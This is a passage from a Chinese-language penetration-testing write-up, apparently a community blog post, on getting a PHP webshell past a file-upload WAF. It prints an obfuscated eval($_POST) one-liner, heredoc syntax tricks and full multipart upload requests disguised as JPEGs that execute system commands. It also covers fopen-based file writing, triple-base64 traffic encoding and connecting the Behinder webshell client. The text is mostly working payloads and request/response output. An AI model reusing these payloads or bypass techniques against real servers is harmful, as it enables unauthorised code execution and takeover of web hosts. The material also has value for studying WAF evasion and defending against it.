eval/*12f*/(/*12f*/$_POST/*12f*/[zero])." /*sa11111*/"/*121?*///
."/* ##*/"; /*ff*/////////////////////////////////////////
?><?<!-- asasas as asasa sas a-->?><!-- asasas as asasa sas a-->
```


举个例子：




(<https://xzfile.aliyuncs.com/media/upload/picture/20211101100827-9a4e23fe-3ab8-1.png>)

所以才有了上面那个奇怪的马


内容绕过也是在这个基础上去过去的，本来我准备直接传这个马梭哈，但是传是传上去了，执行不了，会一直等待，但是这个等待又不是被 waf 拦截了，后面才知道，这是因为 php 内容报错了，导致不能正常运行，就会一直卡在那里，

那为什么会报错呢，fuzz 了一波后才发现，这个服务器上必须闭合尖括号，要不然就会直接炸，明明是同样的 php 版本，

也不知道为什么会这样，只传递第一个标签没问题，




(<https://xzfile.aliyuncs.com/media/upload/picture/20211101100858-acbe0bda-3ab8-1.png>)



(<https://xzfile.aliyuncs.com/media/upload/picture/20211101100909-b33ab3dc-3ab8-1.png>)

少个闭合就炸：




(<https://xzfile.aliyuncs.com/media/upload/picture/20211101100925-bc81b59e-3ab8-1.png>)

但是末尾的两个标签也不能去掉，是用来混淆的，去掉直接 waf 都过不去

场面陷入了胶着，此时将一个完整的马传上去似乎不太现实了，一步一步来吧，先尝试能不能执行命令

之前讲过，规则是不允许成对括号出现的，所以连 phpinfo 都执行不了




(<https://xzfile.aliyuncs.com/media/upload/picture/20211101100950-cb89c2a2-3ab8-1.png>)

真的执行不了吗？

```
$a =<<< aa  
assasssassassassassassassassassassassassassass  
aa;
```

这种赋值手法是 php 的一种特性，用于解决字符串中既有单引号又有双引号这种特殊情况，aa 名称没意义，起什么都可以，在某些 php 版本中，末尾的 aa 后不能加其他语句，否则会报错。



(<https://xzfile.aliyuncs.com/media/upload/picture/20211101101051-eff769fa-3ab8-1.png>)

恰巧不巧，这服务器可以执行

不安全 | //uploads/www.php

saassassassassassassassassassassassassassassss

PHP Version 7.3.4

System	Windows NT DESKTOP-BU4UQQA 10.0 build 18363 (Windows 10) AMD64
Build Date	Apr 2 2019 21:50:57
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	E:\phpstudy_pro\Extensions\php\php7.3.4nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20180731

(<https://xzfile.aliyuncs.com/media/upload/picture/20211010101110-fb1c64a2-3ab8-1.png>)

既然能执行 phpinfo, 那 system() 肯定也行

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0)
Gecko/20100101 Firefox/93.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: multipart/form-data;
boundary=-----21490195401325778935585967960
0
Accept-Encoding: *
Content-Length: 427
Origin: http://
Connection: close
Referer: http://
Upgrade-Insecure-Requests: 1

-----21490195401325778935585967960
Content-Disposition: form-data; name="file"; filename=www.php
<<<<
Content-Type: image/jpeg

<?=
$a =<<<< aa
assassassassassassassassassassassassassassassassassass
aa;system(whoami);?>
-----21490195401325778935585967960
Content-Disposition: form-data; name="submit"
```

Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/7.3.4
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 155

filename: www<php<<<
filetype: image/jpeg
size: 0.0869140625
kB
location: C:\Windows\php491D.tmp
success:
http://127.0.0.1/uploads/www<php<<<<

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20211010101136-0ada99fe-3ab9-1.png>)

传完后又转起来了




([https://xzfile.aliyuncs.com/media/upload/picture/20211010101148-11ba43c8-3ab9-](https://xzfile.aliyuncs.com/media/upload/picture/20211010101148-11ba43c8-3ab9-1.png)

1.png)

这里又一个坑, 因为 system 中可以用双引号也可以不用, 用双引号的时候一般是类似 ls -l 这种有空格的情况, 但是 whoami 这种的是不需要引号的, 但是这里访问一直转明显是语法错误, 那我加上就是了。

<pre> User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif ,image/webp,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Content-Type: multipart/form-data; boundary=-----2149019540132577893558596796 0 Accept-Encoding: * Content-Length: 429 Origin: http://[redacted] Connection: close Referer: http://[redacted] Upgrade-Insecure-Requests: 1 -----21490195401325778935585967960 Content-Disposition: form-data; name="file"; filename=www.php <<<< Content-Type: image/jpeg <?=\$a =<<< aa assassassassassassassassassassassassassassassass aa;system("whoami");?> -----21490195401325778935585967960 Content-Disposition: form-data; name="submit" </pre>	<pre> Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1 X-Powered-By: PHP/7.3.4 Connection: close Content-Type: text/html; charset=UTF-8 Content-Length: 155 filename: www<php<<<
 filetype: image/jpeg
 size: 0.0888671875 kB
 location: C:\Windows\php64EA.tmp
 success: http://127.0.0.1/uploads/www<php<<<< </pre>
--	---

(<https://xzfile.aliyuncs.com/media/upload/picture/20211101101207-1cfd91ae-3ab9-1.png>)



属实是天坑

果不其然被拦截了

尝试加点注释

没问题过去了，访问一下


(<https://xzfile.aliyuncs.com/media/upload/picture/2021101102209-84354abe-3aba-1.png>)

又转起来了

本地试了一下，发现 eval 这句不能在 aa; 后面，又是语法错误


既然如此，那我只能放大招了，那就是 fopen 大法，也就是通过 php 脚本文件向服务器写新文件，达到绕过流量层 waf 检测。

先写个 txt 试试水，所有字符能放开的最好直接用注释分开，




(<https://xzfile.aliyuncs.com/media/upload/picture/2021101102234-92d57526-3aba-1.png>)

访问一下 www.php




(<https://xzfile.aliyuncs.com/media/upload/picture/2021101102249-9bddec02-3aba-1.png>)

没问题，说明确实执行了我们的代码。




(<https://xzfile.aliyuncs.com/media/upload/picture/20211101102308-a760c2ca-3aba-1.png>)

那既然如此就好办多了，直接传个一句话



(<https://xzfile.aliyuncs.com/media/upload/picture/20211101102328-b303f2be-3aba-1.png>)



(<https://xzfile.aliyuncs.com/media/upload/picture/20211101102339-b9c82cdc-3aba-1.png>)

可惜，明文传输直接挂，流量还得过。

0x03: 流量绕过

流量绕过就比较简单了，多次编码即可。这里上传了一个三次 base64 解密的可

(<https://xzfile.aliyuncs.com/media/upload/picture/2021101102414-ce7c05d6-3aba-1.png>)



(<https://xzfile.aliyuncs.com/media/upload/picture/20211101102430-d7d605fa-3aba-1.png>)

但是蚁剑编码器出现了问题，可能是多次编码导致不知道哪里出了问题，直接上传冰蝎（这里需要把冰蝎分两段传，用 fopen 的 a 参数拼接脚本）

over

URL: 已连接

[本信息](#)
[命令执行](#)
[虚拟终端](#)
[文件管理](#)
[内网穿透](#)
[反弹shell](#)
[数据库管理](#)
[自定义代码](#)
[平行空间](#)
[扩展功能](#)
[备忘录](#)
[更新信息](#)

PHP Version 7.3.4



System	Windows NT DESKTOP-BU4UQQA 10.0 build 18363 (Windows 10) AMD64
Build Date	Apr 2 2019 21:50:57
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	E:\phpstudy_pro\Extensions\php\php7.3.4nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS,VC15
PHP Extension Build	API20180731,NTS,VC15
Debug Build	no
Thread Safetv	disabled

(<https://xzfile.aliyuncs.com/media/upload/picture/20211101102451-e4c06198-3aba-1.png>)